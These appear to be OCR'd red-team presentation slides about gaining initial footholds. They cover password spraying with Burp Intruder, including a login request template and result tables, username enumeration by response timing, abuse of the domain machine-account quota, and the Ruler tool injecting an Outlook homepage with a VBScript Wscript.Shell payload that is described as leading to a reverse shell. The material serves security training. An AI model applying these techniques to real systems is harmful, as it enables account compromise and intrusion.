
UserName=§test§&Password=Fall2017&AuthMethod=FormsAuthentication
```

Password Guess

@h3xg4m3s

Initial Footholds
Spraying Passwords - Burp

Fill Userlist as payload options and Fire!



Payload Sets

You can define one or more payload sets. The number of payload sets depends on t payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 8,894

Payload type: Simple list Request count: 8,894

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payload

karin
karina
karine
kariotta
karisa
karissa
karita

Enter a new item

Initial Footholds
Spraying Passwords - Burp

Redirects can be used to determine a successful login



Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Red... ▼	Timeout	Length	Comment
26	[redacted]	Fall2017	200	□	1	□	17282	
86	[redacted]	Fall2017	200	□	1	□	17282	
3	[redacted]	Fall2017	200	□	0	□	17376	
4	[redacted]	Fall2017	200	□	0	□	17375	
1	[redacted]	Fall2017	200	□	0	□	17377	
2	[redacted]	Fall2017	200	□	0	□	17376	
5	[redacted]	Fall2017	200	□	0	□	17375	
6	[redacted]	Fall2017	200	□	0	□	17378	
7	[redacted]	Fall2017	200	□	0	□	17377	
8	[redacted]	Fall2017	200	□	0	□	17378	
10	[redacted]	Fall2017	200	□	0	□	17378	


```
POST [redacted]
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
[redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

UserName=[redacted]&Password=Fall2017&AuthMethod=FormsAuthentication
```

Initial Footholds
Spraying Passwords - Burp

Response times can be used to determine valid or invalid usernames even on incorrect passwords

Shorter times=valid names



325	[redacted]	200	302	☐	1	☐	28392
85	[redacted]	200	304	☐	1	☐	28392
147	[redacted]	200	304	☐	1	☐	28392
386	[redacted]	200	306	☐	1	☐	28392
516	[redacted]	200	312	☐	1	☐	28392
356	[redacted]	200	322	☐	1	☐	28392
74	[redacted]	200	3712	☐	1	☐	28392
217	[redacted]	200	3712	☐	1	☐	28392
163	[redacted]	200	3713	☐	1	☐	28392
143	[redacted]	200	3714	☐	1	☐	28392
106	[redacted]	200	3715	☐	1	☐	28392
158	[redacted]	200	3715	☐	1	☐	28392
215	[redacted]	200	3715	☐	1	☐	28392
238	[redacted]	200		☐	1	☐	28392

Timing Difference indicates valid vs. invalid usernames

@h3xg4m3s

Initial Footholds
Getting Shell


VPN access? -> already there!

- Domain users by default can join 10 machines to the domain

PXE?

Outlook access?

- A little tool called Ruler



ms-DS-MachineAccountQuota

It is an attribute on Domain Naming Context object. This attribut
domain. **Default value is 10.** This value can be modified using diffe


DC=contoso,DC=com Properties

Attributes:

Attribute	Value
minPwdAge	1:00:00:00
minPwdLength	2
modifiedCount	1
modifiedCountAtLastProm	0
modifyTimeStamp	1/26/2016 7:03:35 AM Central Euro
msDS-AllUsersTrustQuota	1000
msDS-Approx-Immed-Subordin...	17
msDS-Behavior-Version	6 = (WIN2012R2)
msDS-IsDomainFor	CN=NTDS Settings,CN=DC01,CN=
ms-DS-MachineAccountQuota	10
msDs-masteredBy	CN=NTDS Settings,CN=DC01,CN=
msDS-NCReplCursors	<DS_REPL_CURSOR><uuidSource
msDS-NcType	0
msDS-parentdistname	DC=com

https://blogs.technet.microsoft.com/dubaisec/2016/02/01/who-can-add-workstation-to-the-domain/

Initial Footholds
Ruler



Getting Started

Ruler works with both RPC/HTTP and MAPI/HTTP. Ruler favours MAPI/HTTP as this is the default in Exchange 2016 and Office365 deployments. If MAPI/HTTP fails, an attempt will be made to use RPC/HTTP. You can also force RPC/HTTP by supplying the `--rpc` flag.

Exchange and Outlook Support

Ruler has been tested against the following systems:

- Exchange 2003
- Exchange 2013
- Exchange 2013 SP1
- Exchange 2016
- Office365

The following Outlook clients have been tested:

- Outlook 2010
- Outlook 2013
- Outlook 2016 (Only Forms work by default)

https://github.com/sensepost/ruler

Supports multiple version of outlook


Takes advantage of client-side outlook rules/properties

https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/

Initial Footholds

Ruler


Injects into the homepage of an outlook inbox



☑ Show home page by default for this folder

Address: https://sensepost.com/attackattack.html

Outlook will download these pages for offline viewing and check for updates whenever this folder is synchronized.



```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set cmd = CreateObject("Wscript.Shell")
     cmd.Run("notepad")
 End Sub
-->
</script>
</head>
```

Combo of ActiveX and ieframe to launch a reverse shell

